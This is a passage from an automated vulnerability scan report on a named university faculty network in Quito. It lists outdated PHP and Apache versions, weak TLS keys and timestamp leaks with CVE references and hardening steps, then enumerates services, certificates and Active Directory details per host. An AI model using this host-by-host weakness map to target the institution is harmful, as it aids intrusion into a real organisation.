SECUNIA	42729
SECUNIA	42812

Vulnerability Solution:

•Upgrade to PHP version 5.3.4

Download and apply the upgrade from: http://museum.php.net/php5/php-5.3.4.tar.gz

•Upgrade to PHP version 5.2.15

Download and apply the upgrade from: http://museum.php.net/php5/php-5.2.15.tar.gz

3.2.78. PHP Segfault in filter_var with FILTER_VALIDATE_EMAIL with large amount of data) (php-segfault-in-filter-var-with-filter-validate-email-with-large-amount-of-data)

Description:

Stack consumption vulnerability in the filter_var function in PHP 5.2.x through 5.2.14 and 5.3.x through 5.3.3, when FILTER_VALIDATE_EMAIL mode is used, allows remote attackers to cause a denial of service (memory consumption and application crash) via a long e-mail address string.

Affected Nodes:

Affected Nodes:	Additional Information:
172.16.0.8:80	Running vulnerable HTTP service: Apache HTTPD 2.2.15.

References:

Source	Reference
APPLE	APPLE-SA-2011-03-21-1
BID	43926
CVE	CVE-2010-3710
REDHAT	RHSA-2011:0196
SECUNIA	42812
SECUNIA	43189

Vulnerability Solution:

Download and apply the upgrade from: http://museum.php.net/php5/php-5.3.4.tar.gz

3.2.79. Self-signed TLS/SSL certificate (ssl-self-signed-certificate)

Description:

The server's TLS/SSL certificate is self-signed. Self-signed certificates cannot be trusted by default, especially because TLS/SSL man-in-the-middle attacks typically use self-signed certificates to eavesdrop on TLS/SSL connections.

Affected Nodes:

Affected Nodes:	Additional Information:
172.16.0.8:443	TLS/SSL certificate is self-signed.
192.168.1.1:4443	TLS/SSL certificate is self-signed.

References:

None

Vulnerability Solution:

Obtain a new TLS/SSL server certificate that is NOT self-signed and install it on the server. The exact instructions for obtaining a new certificate depend on your organization's requirements. Generally, you will need to generate a certificate request and save the request as a file. This file is then sent to a Certificate Authority (CA) for processing. Your organization may have its own internal Certificate Authority. If not, you may have to pay for a certificate from a trusted external Certificate Authority, such as Thawte or Verisign.

3.3. Moderate Vulnerabilities

3.3.1. Apache HTTPD: XSS in mod_negotiation when untrusted uploads are supported (CVE-2012-2687) (apache-httpd-cve-2012-2687)

Description:

The affected asset is vulnerable to this vulnerability ONLY if it is running one of the following modules: mod_negotiation. Review your web server configuration for validation. Possible XSS for sites which use mod_negotiation and allow untrusted uploads to locations which have MultiViews enabled. Note: This issue is also known as CVE-2008-0455.

Affected Nodes:

Affected Nodes:	Additional Information:
172.16.0.8:80	Running vulnerable HTTP service: Apache HTTPD 2.2.15.
172.16.0.8:443	Running vulnerable HTTPS service: Apache HTTPD 2.2.15.

References:

Source	Reference
APPLE	APPLE-SA-2013-09-12-1
BID	55131
CVE	CVE-2012-2687
IAVM	2012-A-0139

Source	Reference
REDHAT	RHSA-2012:1591
REDHAT	RHSA-2012:1592
REDHAT	RHSA-2012:1594
REDHAT	RHSA-2013:0130
SECUNIA	50894
SECUNIA	51607
URL	http://httpd.apache.org/security/vulnerabilities_22.html
URL	http://httpd.apache.org/security/vulnerabilities_24.html

Vulnerability Solution:

•Apache HTTPD >= 2.2 and < 2.2.23

Upgrade to Apache HTTPD version 2.2.23

Download and apply the upgrade from: http://archive.apache.org/dist/httpd/httpd-2.2.23.tar.gz
Many platforms and distributions provide pre-built binary packages for Apache HTTP server. These pre-built packages are usually customized and optimized for a particular distribution, therefore we recommend that you use the packages if they are available for your operating system.

•Apache HTTPD >= 2.4 and < 2.4.3

Upgrade to Apache HTTPD version 2.4.3

Download and apply the upgrade from: http://archive.apache.org/dist/httpd/httpd-2.4.3.tar.gz
Many platforms and distributions provide pre-built binary packages for Apache HTTP server. These pre-built packages are usually customized and optimized for a particular distribution, therefore we recommend that you use the packages if they are available for your operating system.

3.3.2. PHP Vulnerability: CVE-2012-3450 (php-cve-2012-3450)

Description:

pdo_sql_parser.re in the PDO extension in PHP before 5.3.14 and 5.4.x before 5.4.4 does not properly determine the end of the query string during parsing of prepared statements, which allows remote attackers to cause a denial of service (out-of-bounds read and application crash) via a crafted parameter value.

Affected Nodes:

Affected Nodes:	Additional Information:
172.16.0.8:80	Running vulnerable HTTP service: Apache HTTPD 2.2.15.

References:

Source	Reference

Source	Reference
CVE	CVE-2012-3450
DEBIAN	DSA-2527

Vulnerability Solution:

•Upgrade to PHP version 5.3.14

Download and apply the upgrade from: http://www.php.net/releases/

•Upgrade to PHP version 5.4.4

Download and apply the upgrade from: http://www.php.net/releases/

3.3.3. Weak Cryptographic Key (weak-crypto-key)

Description:

The key length used by a cryptographic algorithm determines the highest security it can offer. Newly discovered theoretical attacks and hardware advances constantly erode this security level over time. Taking this into account, as of 2011, governmental, academic, and private organizations providing guidance on cryptographic security, such as the National Institute of Standards and Technology (NIST), the European Network of Excellence in Cryptology II (ECRYPT II), make the following general recommendations to provide short to medium term security against even the most well-funded attackers (eg. intelligence agencies):

•Symmetric key lengths of at least 80-112 bits.

•Elliptic curve key lengths of at least 160-224 bits.

•RSA key lengths of at least 1248-2048 bits. In particular, the CA/Browser Forum Extended Validation (EV) Guidelines require a minimum key length of 2048 bits. Also, current research shows that factoring a 1024-bit RSA modulus is within practical reach.

•DSA key lengths of at least 2048 bits.

Additionally, starting in 2014, the Certificate Authority/Browser Forum has mandated that 1024-bit RSA keys no longer be supported for SSL certificates or code signing.

Affected Nodes:

Affected Nodes:	Additional Information:
172.16.0.8:443	Length of RSA modulus in X.509 certificate: 1024 bits (less than 2047 bits)

References:

Source	Reference
URL	http://www.symantec.com/page.jsp?id=1024-bit-certificate-support
URL	http://csrc.nist.gov/publications/nistpubs/800-131A/sp800-131A.pdf
URL	http://csrc.nist.gov/groups/ST/toolkit/key_management.html
URL	http://www.bundesnetzagentur.de/SharedDocs/Downloads/DE/BNetzA/Sachgebiete/QES/Veroeffentlichungen/Algorithmen/2011_2_AlgoKatpdf.pdf
URL	http://www.ecrypt.eu.org/documents/D.SPA.17.pdf

Source	Reference
URL	http://www.keylength.com
URL	http://www.ssi.gouv.fr/IMG/pdf/RGS_B_1.pdf

Vulnerability Solution:

If the weak key is used in an X.509 certificate (for example for an HTTPS server), generate a longer key and recreate the certificate. Please also refer to NIST's recommendations on cryptographic algorithms and key lengths.

3.3.4. ICMP timestamp response (generic-icmp-timestamp)

Description:

The remote host responded to an ICMP timestamp request. The ICMP timestamp response contains the remote host's date and time. This information could theoretically be used against some systems to exploit weak time-based random number generators in other services.

In addition, the versions of some operating systems can be accurately fingerprinted by analyzing their responses to invalid ICMP timestamp requests.

Affected Nodes:

Affected Nodes:	Additional Information:
172.16.0.8	Remote system time: 19:11:44.697 COT
192.168.1.1	Remote system time: 19:11:19.910 COT

References:

Source	Reference
CVE	CVE-1999-0524
OSVDB	95
XF	icmp-netmask(306)
XF	icmp-timestamp(322)

Vulnerability Solution:

•HP-UX

Disable ICMP timestamp responses on HP/UX

Execute the following command:

ndd -set /dev/ip ip_respond_to_timestamp_broadcast 0

The easiest and most effective solution is to configure your firewall to block incoming and outgoing ICMP packets with ICMP types 13 (timestamp request) and 14 (timestamp response).

•Cisco IOS

Disable ICMP timestamp responses on Cisco IOS

Use ACLs to block ICMP types 13 and 14. For example:

```
deny icmp any any 13
deny icmp any any 14
```

Note that it is generally preferable to use ACLs that block everything by default and then selectively allow certain types of traffic in. For example, block everything and then only allow ICMP unreachable, ICMP echo reply, ICMP time exceeded, and ICMP source quench:

```
permit icmp any any unreachable
permit icmp any any echo-reply
permit icmp any any time-exceeded
permit icmp any any source-quench
```

The easiest and most effective solution is to configure your firewall to block incoming and outgoing ICMP packets with ICMP types 13 (timestamp request) and 14 (timestamp response).

•SGI Irix

Disable ICMP timestamp responses on SGI Irix

IRIX does not offer a way to disable ICMP timestamp responses. Therefore, you should block ICMP on the affected host using ipfilterd, and/or block it at any external firewalls.

The easiest and most effective solution is to configure your firewall to block incoming and outgoing ICMP packets with ICMP types 13 (timestamp request) and 14 (timestamp response).

•Linux

Disable ICMP timestamp responses on Linux

Linux offers neither a sysctl nor a /proc/sys/net/ipv4 interface to disable ICMP timestamp responses. Therefore, you should block ICMP on the affected host using iptables, and/or block it at the firewall. For example:

```
ipchains -A input -p icmp --icmp-type timestamp-request -j DROP
ipchains -A output -p icmp --icmp-type timestamp-reply -j DROP
```

The easiest and most effective solution is to configure your firewall to block incoming and outgoing ICMP packets with ICMP types 13 (timestamp request) and 14 (timestamp response).

•Microsoft Windows NT, Microsoft Windows NT Workstation, Microsoft Windows NT Server, Microsoft Windows NT Advanced Server, Microsoft Windows NT Server, Enterprise Edition, Microsoft Windows NT Server, Terminal Server Edition

Disable ICMP timestamp responses on Windows NT 4

Windows NT 4 does not provide a way to block ICMP packets. Therefore, you should block them at the firewall.

The easiest and most effective solution is to configure your firewall to block incoming and outgoing ICMP packets with ICMP types 13 (timestamp request) and 14 (timestamp response).

•OpenBSD

Disable ICMP timestamp responses on OpenBSD

Set the "net.inet.icmp.tstamprepl" sysctl variable to 0.

```
sysctl -w net.inet.icmp.tstamprepl=0
```

The easiest and most effective solution is to configure your firewall to block incoming and outgoing ICMP packets with ICMP types 13 (timestamp request) and 14 (timestamp response).

•Cisco PIX

Disable ICMP timestamp responses on Cisco PIX

A properly configured PIX firewall should never respond to ICMP packets on its external interface. In PIX Software versions 4.1(6) until 5.2.1, ICMP traffic to the PIX's internal interface is permitted; the PIX cannot be configured to NOT respond. Beginning in PIX Software version 5.2.1, ICMP is still permitted on the internal interface by default, but ICMP responses from its internal interfaces can be disabled with the icmp command, as follows, where <inside> is the name of the internal interface:

```
icmp deny any 13 <inside>
icmp deny any 14 <inside>
```

Don't forget to save the configuration when you are finished.

See Cisco's support document Handling ICMP Pings with the PIX Firewall for more information.

The easiest and most effective solution is to configure your firewall to block incoming and outgoing ICMP packets with ICMP types 13 (timestamp request) and 14 (timestamp response).

•Sun Solaris

Disable ICMP timestamp responses on Solaris

Execute the following commands:

```
/usr/sbin/ndd -set /dev/ip ip_respond_to_timestamp 0
/usr/sbin/ndd -set /dev/ip ip_respond_to_timestamp_broadcast 0
```

The easiest and most effective solution is to configure your firewall to block incoming and outgoing ICMP packets with ICMP types 13 (timestamp request) and 14 (timestamp response).

•Microsoft Windows 2000, Microsoft Windows 2000 Professional, Microsoft Windows 2000 Server, Microsoft Windows 2000 Advanced Server, Microsoft Windows 2000 Datacenter Server

Disable ICMP timestamp responses on Windows 2000

Use the IPSec filter feature to define and apply an IP filter list that blocks ICMP types 13 and 14. Note that the standard TCP/IP blocking capability under the "Networking and Dialup Connections" control panel is NOT capable of blocking ICMP (only TCP and UDP). The IPSec filter features, while they may seem strictly related to the IPSec standards, will allow you to selectively block these ICMP packets. See http://support.microsoft.com/kb/313190 for more information.

The easiest and most effective solution is to configure your firewall to block incoming and outgoing ICMP packets with ICMP types 13 (timestamp request) and 14 (timestamp response).

•Microsoft Windows XP, Microsoft Windows XP Home, Microsoft Windows XP Professional, Microsoft Windows Server 2003, Microsoft Windows Server 2003, Standard Edition, Microsoft Windows Server 2003, Enterprise Edition, Microsoft Windows Server 2003, Datacenter Edition, Microsoft Windows Server 2003, Web Edition, Microsoft Windows Small Business Server 2003

Disable ICMP timestamp responses on Windows XP/2K3

ICMP timestamp responses can be disabled by deselecting the "allow incoming timestamp request" option in the ICMP configuration panel of Windows Firewall.

1. Go to the Network Connections control panel.

2. Right click on the network adapter and select "properties", or select the internet adapter and select File->Properties.
3. Select the "Advanced" tab.
4. In the Windows Firewall box, select "Settings".
5. Select the "General" tab.
6. Enable the firewall by selecting the "on (recommended)" option.
7. Select the "Advanced" tab.
8. In the ICMP box, select "Settings".
9. Deselect (uncheck) the "Allow incoming timestamp request" option.
10. Select "OK" to exit the ICMP Settings dialog and save the settings.
11. Select "OK" to exit the Windows Firewall dialog and save the settings.
12. Select "OK" to exit the internet adapter dialog.

For more information, see: http://www.microsoft.com/resources/documentation/windows/xp/all/proddocs/en-us/hnw_understanding_firewall.mspx?mfr=true

•Microsoft Windows Vista, Microsoft Windows Vista Home, Basic Edition, Microsoft Windows Vista Home, Basic N Edition, Microsoft Windows Vista Home, Premium Edition, Microsoft Windows Vista Ultimate Edition, Microsoft Windows Vista Enterprise Edition, Microsoft Windows Vista Business Edition, Microsoft Windows Vista Business N Edition, Microsoft Windows Vista Starter Edition, Microsoft Windows Server 2008, Microsoft Windows Server 2008 Standard Edition, Microsoft Windows Server 2008 Enterprise Edition, Microsoft Windows Server 2008 Datacenter Edition, Microsoft Windows Server 2008 HPC Edition, Microsoft Windows Server 2008 Web Edition, Microsoft Windows Server 2008 Storage Edition, Microsoft Windows Small Business Server 2008, Microsoft Windows Essential Business Server 2008

Disable ICMP timestamp responses on Windows Vista/2008

ICMP timestamp responses can be disabled via the netsh command line utility.

1. Go to the Windows Control Panel.
2. Select "Windows Firewall".
3. In the Windows Firewall box, select "Change Settings".
4. Enable the firewall by selecting the "on (recommended)" option.
5. Open a Command Prompt.
6. Enter "netsh firewall set icmpsetting 13 disable"

For more information, see: http://www.microsoft.com/resources/documentation/windows/xp/all/proddocs/en-us/hnw_understanding_firewall.mspx?mfr=true

•Disable ICMP timestamp responses

Disable ICMP timestamp replies for the device. If the device does not support this level of configuration, the easiest and most effective solution is to configure your firewall to block incoming and outgoing ICMP packets with ICMP types 13 (timestamp request) and 14 (timestamp response).

3.3.5. TCP timestamp response (generic-tcp-timestamp)

Description:

The remote host responded with a TCP timestamp. The TCP timestamp response can be used to approximate the remote host's uptime, potentially aiding in further attacks. Additionally, some operating systems can be fingerprinted based on the behavior of their TCP timestamps.

Affected Nodes:

Affected Nodes:	Additional Information:
172.16.0.8	Apparent system boot time: Tue Oct 08 12:54:37 COT 2013
192.168.1.1	Apparent system boot time: Tue Oct 08 12:54:37 COT 2013
192.168.1.11	Apparent system boot time: Sun Oct 13 03:26:19 COT 2013

References:

Source	Reference
URL	http://uptime.netcraft.com
URL	http://www.forensicswiki.org/wiki/TCP_timestamps
URL	http://www.ietf.org/rfc/rfc1323.txt

Vulnerability Solution:

•Cisco

Disable TCP timestamp responses on Cisco

Run the following command to disable TCP timestamps:

```
no ip tcp timestamp
```

•FreeBSD

Disable TCP timestamp responses on FreeBSD

Set the value of net.inet.tcp.rfc1323 to 0 by running the following command:

```
sysctl -w net.inet.tcp.rfc1323=0
```

Additionally, put the following value in the default sysctl configuration file, generally sysctl.conf:

```
net.inet.tcp.rfc1323=0
```

•Linux

Disable TCP timestamp responses on Linux

Set the value of net.ipv4.tcp_timestamps to 0 by running the following command:

```
sysctl -w net.ipv4.tcp_timestamps=0
```

Additionally, put the following value in the default sysctl configuration file, generally sysctl.conf:

```
net.ipv4.tcp_timestamps=0
```

•OpenBSD

Disable TCP timestamp responses on OpenBSD

Set the value of net.inet.tcp.rfc1323 to 0 by running the following command:

```
sysctl -w net.inet.tcp.rfc1323=0
```

Additionally, put the following value in the default sysctl configuration file, generally sysctl.conf:

```
net.inet.tcp.rfc1323=0
```

•Microsoft Windows NT, Microsoft Windows NT Workstation, Microsoft Windows NT Server, Microsoft Windows NT Advanced Server, Microsoft Windows NT Server, Enterprise Edition, Microsoft Windows NT Server, Terminal Server Edition, Microsoft Windows 95, Microsoft Windows 98, Microsoft Windows 98SE, Microsoft Windows ME, Microsoft Windows 2000, Microsoft Windows 2000 Professional, Microsoft Windows 2000 Server, Microsoft Windows 2000 Advanced Server, Microsoft Windows 2000 Datacenter Server, Microsoft Windows XP, Microsoft Windows XP Home, Microsoft Windows XP Professional, Microsoft Windows XP Tablet PC Edition, Microsoft Windows CE, Microsoft Windows Server 2003, Microsoft Windows Server 2003, Standard Edition, Microsoft Windows Server 2003, Enterprise Edition, Microsoft Windows Server 2003, Datacenter Edition, Microsoft Windows Server 2003, Web Edition, Microsoft Windows Small Business Server 2003, Microsoft Windows Server 2003 R2, Microsoft Windows Server 2003 R2, Standard Edition, Microsoft Windows Server 2003 R2, Enterprise Edition, Microsoft Windows Server 2003 R2, Datacenter Edition, Microsoft Windows Server 2003 R2, Web Edition, Microsoft Windows Small Business Server 2003 R2, Microsoft Windows Server 2003 R2, Express Edition, Microsoft Windows Server 2003 R2, Workgroup Edition

Disable TCP timestamp responses on Windows versions before Vista

Set the Tcp1323Opts value in the following key to 1:

```
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\Tcpip\Parameters
```

•Microsoft Windows Server 2008, Microsoft Windows Server 2008 Standard Edition, Microsoft Windows Server 2008 Enterprise Edition, Microsoft Windows Server 2008 Datacenter Edition, Microsoft Windows Server 2008 HPC Edition, Microsoft Windows Server 2008 Web Edition, Microsoft Windows Server 2008 Storage Edition, Microsoft Windows Small Business Server 2008, Microsoft Windows Essential Business Server 2008, Microsoft Windows Server 2008 R2, Microsoft Windows Server 2008 R2, Standard Edition, Microsoft Windows Server 2008 R2, Enterprise Edition, Microsoft Windows Server 2008 R2, Datacenter Edition, Microsoft Windows Server 2008 R2, Web Edition, Microsoft Windows Server 2012, Microsoft Windows Server 2012 Standard Edition, Microsoft Windows Server 2012

Foundation Edition, Microsoft Windows Server 2012 Essentials Edition, Microsoft Windows Server 2012 Datacenter Edition, Microsoft Windows Storage Server 2012, Microsoft Windows Vista, Microsoft Windows Vista Home, Basic Edition, Microsoft Windows Vista Home, Basic N Edition, Microsoft Windows Vista Home, Premium Edition, Microsoft Windows Vista Ultimate Edition, Microsoft Windows Vista Enterprise Edition, Microsoft Windows Vista Business Edition, Microsoft Windows Vista Business N Edition, Microsoft Windows Vista Starter Edition, Microsoft Windows 7, Microsoft Windows 7 Home, Basic Edition, Microsoft Windows 7 Home, Basic N Edition, Microsoft Windows 7 Home, Premium Edition, Microsoft Windows 7 Home, Premium N Edition, Microsoft Windows 7 Ultimate Edition, Microsoft Windows 7 Ultimate N Edition, Microsoft Windows 7 Enterprise Edition, Microsoft Windows 7 Enterprise N Edition, Microsoft Windows 7 Professional Edition, Microsoft Windows 7 Starter Edition, Microsoft Windows 7 Starter N Edition, Microsoft Windows 8, Microsoft Windows 8 Enterprise Edition, Microsoft Windows 8 Professional Edition, Microsoft Windows 8 RT, Microsoft Windows Longhorn Server Beta

Disable TCP timestamp responses on Windows versions since Vista

TCP timestamps cannot be reliably disabled on this OS. If TCP timestamps present enough of a risk, put a firewall capable of blocking TCP timestamp packets in front of the affected assets.

3.3.6. UDP IP ID Zero (udp-ipid-zero)

Description:

The remote host responded with a UDP packet whose IP ID was zero. Normally the IP ID should be set to a unique value and is used in the reconstruction of fragmented packets. Generally this behavior is only seen with systems derived from a Linux kernel, which may allow an attacker to fingerprint the target's operating system.

Affected Nodes:

Affected Nodes:	Additional Information:
192.168.1.1	Received UDP packet with IP ID of zero:IPv4 SRC[192.168.1.1] TGT[192.168.1.235] TOS[0] TTL[64] Flags[40] Proto[17] ID[0] FragOff[0] HDR-LENGTH[20] TOTAL-LENGTH[83] CKSUM[46685] UDP SRC-PORT[53] TGT-PORT[26233] CKSUM[18857] RAW DATA [55]: 77778580000100010000000007766572 ww.........ver 73696F6E0462696E640000100003C00C sion.bind...... 00100003000000000000D0C646E736D61 ....dnsma 73712D322E3435 sq-2.45

References:

None

Vulnerability Solution:

Many vendors do not consider this to be a vulnerability, or a vulnerability worth fixing, so there are no vendor-provided solutions aside from putting a firewall or other filtering device between the target and hostile attackers that is capable of randomizing IP IDs.

4. Discovered Services

4.1. CIFS

4.1.1. Discovered Instances of this Service

Device	Protocol	Port	Vulnerabilities	Additional Information
192.168.1.11	tcp	139	0	•Windows Server 2012 Standard 6.2
192.168.1.11	tcp	445	0	•Windows Server 2012 Standard 6.2

4.2. CIFS Name Service

4.2.1. Discovered Instances of this Service

Device	Protocol	Port	Vulnerabilities	Additional Information
192.168.1.11	udp	137	0	•advertised-name-1: ANDROMEDA (Computer Name) •advertised-name-2: INGENIERIA (Domain Name) •advertised-name-3: INGENIERIA (Domain Controllers) •advertised-name-4: ANDROMEDA (File Server Service) •advertised-name-5: INGENIERIA (Domain Master Browser) •advertised-name-count: 5 •mac-address: 0019B9B9502A

4.3. DCE Endpoint Resolution

4.3.1. Discovered Instances of this Service

Device	Protocol	Port	Vulnerabilities	Additional Information
192.168.1.11	tcp	135	0	
192.168.1.11	tcp	593	0	

4.4. DCE RPC

4.4.1. Discovered Instances of this Service

Device	Protocol	Port	Vulnerabilities	Additional Information
192.168.1.11	tcp	49152	0	•interface-uuid: D95AFE70-A6D5-4259-822E-2C84DA1DDB0D •interface-version: 1 •name: D95AFE70-A6D5-4259-822E-2C84DA1DDB0D •object-interface-uuid: 765294BA-60BC-48B8-92E9-89FD77769D91 •protocol-sequence: ncacn_ip_tcp:192.168.1.11[49152]
192.168.1.11	tcp	49153	0	•interface-uuid: 3C4728C5-F0AB-448B-BDA1-6CE01EB0A6D6 •interface-version: 1 •name: DHCPv6 Client LRPC Endpoint •protocol-sequence: ncacn_ip_tcp:192.168.1.11[49153]
192.168.1.11	tcp	49154	0	•interface-uuid: C36BE077-E14B-4FE9-8ABC-E856EF4F048B •interface-version: 1 •name: Proxy Manager client server endpoint •protocol-sequence: ncacn_ip_tcp:192.168.1.11[49154]
192.168.1.11	tcp	49155	0	•interface-uuid: 12345678-1234-ABCD-EF00-01234567CFFB •interface-version: 1 •name: 12345678-1234-ABCD-EF00-01234567CFFB •protocol-sequence: ncacn_ip_tcp:192.168.1.11[49155]
192.168.1.11	tcp	49157	0	•interface-uuid: 12345678-1234-ABCD-EF00-01234567CFFB •interface-version: 1 •name: 12345678-1234-ABCD-EF00-01234567CFFB •protocol-sequence: ncacn_http:192.168.1.11[49157]
192.168.1.11	tcp	49158	0	•interface-uuid: 12345678-1234-ABCD-

Device	Protocol	Port	Vulnerabilities	Additional Information
				EF00-01234567CFFB •interface-version: 1 •name: 12345678-1234-ABCD-EF00-01234567CFFB •protocol-sequence: ncacn_ip_tcp:192.168.1.11[49158]
192.168.1.11	tcp	49162	0	•interface-uuid: 367ABB81-9844-35F1-AD32-98F038001003 •interface-version: 2 •name: 367ABB81-9844-35F1-AD32-98F038001003 •protocol-sequence: ncacn_ip_tcp:192.168.1.11[49162]
192.168.1.11	tcp	49172	0	•interface-uuid: 50ABC2A4-574D-40B3-9D66-EE4FD5FBA076 •interface-version: 5 •name: 50ABC2A4-574D-40B3-9D66-EE4FD5FBA076 •protocol-sequence: ncacn_ip_tcp:192.168.1.11[49172]
192.168.1.11	tcp	49181	0	•interface-uuid: 897E2E5F-93F3-4376-9C9C-FD2277495C27 •interface-version: 1 •name: Frs2 Service •object-interface-uuid: 5BC1ED07-F5F5-485F-9DFD-6FD0ACF9A23C •protocol-sequence: ncacn_ip_tcp:192.168.1.11[49181]

4.5. DNS

4.5.1. Discovered Instances of this Service

Device	Protocol	Port	Vulnerabilities	Additional Information
192.168.1.1	udp	53	1	•BIND dnsmasq-2.45
192.168.1.11	udp	53	1	

4.6. DNS-TCP

4.6.1. Discovered Instances of this Service

Device	Protocol	Port	Vulnerabilities	Additional Information
172.16.0.8	tcp	53	1	•BIND REFUSED
192.168.1.1	tcp	53	1	•BIND dnsmasq-2.45
192.168.1.11	tcp	53	1	

4.7. HTTP

4.7.1. Discovered Instances of this Service

Device	Protocol	Port	Vulnerabilities	Additional Information
172.16.0.8	tcp	80	7	•Apache HTTPD 2.2.15 •PHP: 5.3.3 •http.banner: Apache/2.2.15 (CentOS) •http.banner.server: Apache/2.2.15 (CentOS) •http.banner.x-powered-by: PHP/5.3.3
192.168.1.1	tcp	80	0	•Apache HTTPD •http.banner: Apache •http.banner.server: Apache
192.168.1.11	tcp	5985	0	•Microsoft-HTTPAPI 2.0 •http.banner: Microsoft-HTTPAPI/2.0 •http.banner.server: Microsoft-HTTPAPI/2.0

4.8. HTTPS

4.8.1. Discovered Instances of this Service

Device	Protocol	Port	Vulnerabilities	Additional Information
172.16.0.8	tcp	443	5	•Apache HTTPD 2.2.15 •http.banner: Apache/2.2.15 (CentOS) •http.banner.server: Apache/2.2.15 (CentOS) •ssl: true •ssl.cert.issuer.dn: EMAILADDRESS=admin@puceing.edu.ec, CN=web1, OU=LTIC, O=Facultad Ingenieria PUCE,

Device	Protocol	Port	Vulnerabilities	Additional Information
				L=Quito, ST=Pichincha, C=EC •ssl.cert.key.alg.name: RSA •ssl.cert.key.rsa.modulusBits: 1024 •ssl.cert.not.valid.after: Sat, 29 Jun 2013 17:44:36 COT •ssl.cert.not.valid.before: Fri, 29 Jun 2012 17:44:36 COT •ssl.cert.selfsigned: true •ssl.cert.serial.number: 12502561804453219264 •ssl.cert.sig.alg.name: SHA1withRSA •ssl.cert.subject.dn: EMAILADDRESS=admin@puceing.edu.ec, CN=web1, OU=LTIC, O=Facultad Ingenieria PUCE, L=Quito, ST=Pichincha, C=EC •ssl.cert.validsignature: true •verbs-1: GET •verbs-2: HEAD •verbs-3: OPTIONS •verbs-4: POST •verbs-5: TRACE •verbs-count: 5
192.168.1.1	tcp	4443	2	•Apache HTTPD •http.banner: Apache •http.banner.server: Apache •ssl: true •ssl.cert.issuer.dn: CN=hostname.example.com •ssl.cert.key.alg.name: RSA •ssl.cert.key.rsa.modulusBits: 2048 •ssl.cert.not.valid.after: Sun, 15 Sep 2013 17:09:46 COT •ssl.cert.not.valid.before: Fri, 16 Aug 2013 17:09:46 COT •ssl.cert.selfsigned: true •ssl.cert.serial.number: 11327659734876978618 •ssl.cert.sig.alg.name: SHA1withRSA

Device	Protocol	Port	Vulnerabilities	Additional Information
				•ssl.cert.subject.dn: CN=hostname.example.com •ssl.cert.validsignature: true

4.9. Kerberos

4.9.1. Discovered Instances of this Service

Device	Protocol	Port	Vulnerabilities	Additional Information
192.168.1.11	tcp	88	0	
192.168.1.11	tcp	464	0	

4.10. LDAP

4.10.1. Discovered Instances of this Service

Device	Protocol	Port	Vulnerabilities	Additional Information
192.168.1.11	tcp	389	1	•configurationNamingContext: CN=Configuration,DC=ingenieria,DC=local •currentTime: 20131101000809.0Z •defaultNamingContext: DC=ingenieria,DC=local •dnsHostName: andromeda.ingenieria.local •domainControllerFunctionality: 5 •domainFunctionality: 5 •dsServiceName: CN=NTDS Settings,CN=ANDROMEDA,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=ingenieria,DC=local •forestFunctionality: 5 •highestCommittedUSN: 134570 •isGlobalCatalogReady: TRUE •isSynchronized: TRUE •ldapServiceName: ingenieria.local:andromeda$@INGENIERIA.LOCAL •namingContexts-1:

Device	Protocol	Port	Vulnerabilities	Additional Information
				DC=ingenieria,DC=local •namingContexts-2: CN=Configuration,DC=ingenieria,DC=local •namingContexts-3: CN=Schema,CN=Configuration,DC=ingenieria,DC=local •namingContexts-4: DC=DomainDnsZones,DC=ingenieria,DC=local •namingContexts-5: DC=ForestDnsZones,DC=ingenieria,DC=local •namingContexts-count: 5 •rootDomainNamingContext: DC=ingenieria,DC=local •schemaNamingContext: CN=Schema,CN=Configuration,DC=ingenieria,DC=local •serverName: CN=ANDROMEDA,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=ingenieria,DC=local •subschemaSubentry: CN=Aggregate,CN=Schema,CN=Configuration,DC=ingenieria,DC=local •supportedCapabilities-1: 1.2.840.113556.1.4.800 •supportedCapabilities-2: 1.2.840.113556.1.4.1670 •supportedCapabilities-3: 1.2.840.113556.1.4.1791 •supportedCapabilities-4: 1.2.840.113556.1.4.1935 •supportedCapabilities-5: 1.2.840.113556.1.4.2080 •supportedCapabilities-6: 1.2.840.113556.1.4.2237 •supportedCapabilities-count: 6

Device	Protocol	Port	Vulnerabilities	Additional Information
				•supportedControl-1: 1.2.840.113556.1.4.319 •supportedControl-10: 1.2.840.113556.1.4.521 •supportedControl-11: 1.2.840.113556.1.4.970 •supportedControl-12: 1.2.840.113556.1.4.1338 •supportedControl-13: 1.2.840.113556.1.4.474 •supportedControl-14: 1.2.840.113556.1.4.1339 •supportedControl-15: 1.2.840.113556.1.4.1340 •supportedControl-16: 1.2.840.113556.1.4.1413 •supportedControl-17: 2.16.840.1.113730.3.4.9 •supportedControl-18: 2.16.840.1.113730.3.4.10 •supportedControl-19: 1.2.840.113556.1.4.1504 •supportedControl-2: 1.2.840.113556.1.4.801 •supportedControl-20: 1.2.840.113556.1.4.1852 •supportedControl-21: 1.2.840.113556.1.4.802 •supportedControl-22: 1.2.840.113556.1.4.1907 •supportedControl-23: 1.2.840.113556.1.4.1948 •supportedControl-24: 1.2.840.113556.1.4.1974 •supportedControl-25: 1.2.840.113556.1.4.1341 •supportedControl-26: 1.2.840.113556.1.4.2026 •supportedControl-27: 1.2.840.113556.1.4.2064

Device	Protocol	Port	Vulnerabilities	Additional Information
				•supportedControl-28: 1.2.840.113556.1.4.2065 •supportedControl-29: 1.2.840.113556.1.4.2066 •supportedControl-3: 1.2.840.113556.1.4.473 •supportedControl-30: 1.2.840.113556.1.4.2090 •supportedControl-31: 1.2.840.113556.1.4.2205 •supportedControl-32: 1.2.840.113556.1.4.2204 •supportedControl-33: 1.2.840.113556.1.4.2206 •supportedControl-34: 1.2.840.113556.1.4.2211 •supportedControl-35: 1.2.840.113556.1.4.2239 •supportedControl-4: 1.2.840.113556.1.4.528 •supportedControl-5: 1.2.840.113556.1.4.417 •supportedControl-6: 1.2.840.113556.1.4.619 •supportedControl-7: 1.2.840.113556.1.4.841 •supportedControl-8: 1.2.840.113556.1.4.529 •supportedControl-9: 1.2.840.113556.1.4.805 •supportedControl-count: 35 •supportedExtension-1: 1.3.6.1.4.1.1466.20037 •supportedExtension-2: 1.3.6.1.4.1.1466.101.119.1 •supportedExtension-3: 1.2.840.113556.1.4.1781 •supportedExtension-4: 1.3.6.1.4.1.4203.1.11.3 •supportedExtension-5:

Device	Protocol	Port	Vulnerabilities	Additional Information
